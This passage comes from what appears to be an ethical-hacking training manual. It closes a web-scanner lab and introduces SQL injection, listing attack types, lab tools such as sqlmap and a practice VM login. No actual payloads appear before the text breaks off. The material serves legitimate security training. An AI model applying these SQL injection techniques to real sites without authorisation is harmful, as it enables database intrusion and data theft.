sub-nodes associated with the selected vulnerability node, **Application might be vulnerable to clickjacking attacks**, click on **#8**.



27. The **Vulnerability Information** section appears in the right pane of the window, displaying detailed information regarding the discovered vulnerability such as **Severity**, **Vulnerability Class**, and **References**.

28. Further, you can navigate to various available options such as **General Info**, **Details and Fix**, **Browser Details**, **HTTP Request**, and **HTTP Response**, under the Vulnerability section of the Vulnerability Information pane.

Module 14 – Hacking Web Applications



29. You can further use this information to patch or fix the discovered vulnerabilities on the target website.
30. This concludes the demonstration of how to perform web application vulnerability scanning using N-Stalker Web Application Security Scanner.
31. Close all open windows and document all the acquired information.
32. Turn off the **Windows 11** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

SQL Injection

Module 15

SQL Injection

SQL injection is a technique that takes advantage of input vulnerabilities to pass malicious SQL commands through a web application for execution by a backend database.

Lab Scenario

SQL injection is the most common and devastating attack that attackers can use to take control of data-driven web applications and websites. It is a code injection technique that exploits a security vulnerability in a website or application's software. SQL injection attacks use a series of malicious SQL (Structured Query Language) queries or statements to directly manipulate any type of SQL database. Applications often use SQL statements to authenticate users, validate roles and access levels, store, obtain information for the application and user, and link to other data sources. SQL injection attacks work when applications do not properly validate input before passing it to a SQL statement.

When attackers use tactics like SQL injection to compromise web applications and sites, the targeted organizations can incur huge losses in terms of money, reputation, and loss of data and functionality.

As an ethical hacker or penetration tester (hereafter, pen tester), you must possess sound knowledge of SQL injection techniques and be able protect against them in diverse ways such as using prepared statements with bind parameters, whitelist input validation, and user-supplied input escaping. Input validation can be used to detect unauthorized input before it is passed to the SQL query.

The labs in this module give hands-on experience in testing a web application against various SQL injection attacks.

Lab Objective

The objective of this lab is to perform SQL injection attacks and other tasks that include, but are not limited to:

- Understanding when and how web applications connect to a database server in order to access data
- Performing a SQL injection attack on a MSSQL database
- Extracting basic SQL injection flaws and vulnerabilities
- Detecting SQL injection vulnerabilities

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Windows Server 2019 virtual machine

- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 60 Minutes

Overview of SQL Injection

SQL injection attacks can be performed using various techniques to view, manipulate, insert, and delete data from an application's database. There are three main types of SQL injection:

- **In-band SQL injection:** An attacker uses the same communication channel to perform the attack and retrieve the results
- **Blind/inferential SQL injection:** An attacker has no error messages from the system with which to work, but rather simply sends a malicious SQL query to the database
- **Out-of-band SQL injection:** An attacker uses different communication channels (such as database email functionality, or file writing and loading functions) to perform the attack and obtain the results

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform SQL injection attacks on target web applications. The recommended labs that will assist you in learning various SQL injection techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ***
1	Perform SQL Injection Attacks	√	√	√
	1.1 Perform an SQL Injection Attack on an MSSQL Database		√	√
	1.2 Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap	√		√
2	Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools	√	√	√
	2.1 Detect SQL Injection Vulnerabilities using DSSS		√	√
	2.2 Detect SQL Injection Vulnerabilities using OWASP ZAP	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

Module 15 – SQL Injection

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Perform SQL Injection Attacks

In SQL injection attacks, a series of malicious SQL queries or statements are used to manipulate the database of a web application or site.

Lab Scenario

SQL injection is an alarming issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection attacks are performed on SQL databases with weak codes that do not adequately filter, use strong typing, or correctly execute user input. This vulnerability can be used by attackers to execute database queries to collect sensitive information, modify database entries, or attach malicious code, resulting in total compromise of the most sensitive data.

As an ethical hacker or pen tester, in order to assess the systems in your target network, you should test relevant web applications for various vulnerabilities and flaws, and then exploit those vulnerabilities to perform SQL injection attacks.

Lab Objectives

- Perform an SQL injection attack on an MSSQL database
- Perform an SQL injection attack against MSSQL to extract databases using sqlmap

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 40 Minutes

Overview of SQL Injection

SQL injection can be used to implement the following attacks:

- **Authentication bypass:** An attacker logs onto an application without providing a valid username and password and gains administrative privileges
- **Authorization bypass:** An attacker alters authorization information stored in the database by exploiting SQL injection vulnerabilities
- **Information disclosure:** An attacker obtains sensitive information that is stored in the database
- **Compromised data integrity:** An attacker defaces a webpage, inserts malicious content into webpages, or alters the contents of a database
- **Compromised availability of data:** An attacker deletes specific information, the log, or audit information in a database
- **Remote code execution:** An attacker executes a piece of code remotely that can compromise the host OS

Lab Tasks

Task 1: Perform an SQL Injection Attack on an MSSQL Database

Microsoft SQL Server (MSSQL) is a relational database management system developed by Microsoft. As a database server, it is a software product with the primary function of storing and retrieving data as requested by other software applications—which may run either on the same computer or on another computer across a network (including the Internet).

Here, we will use an SQL injection query to perform SQL injection attacks on an MSSQL database.

An SQL injection query exploits the normal execution of SQL statements. It involves submitting a request with malicious values that will execute normally but return data from the database that you want. You can “inject” these malicious values in the queries, because of the application’s inability to filter them before processing. If the values submitted by users are not properly validated by an application, it is a potential target for an SQL injection attack.


Note: In this task, the machine hosting the website (**Windows Server 2019**) is the victim machine; and the **Windows 11** machine will perform the attack.

1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows 11** virtual machine. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

3. Open any web browser (here, **Mozilla Firefox**), place the cursor in the address bar, type **http://www.goodshopping.com/**, and press **Enter**.

4. The **GOOD SHOPPING** home page loads. Assume that you are new to this site and have never registered with it; click **LOGIN** on the menu bar.

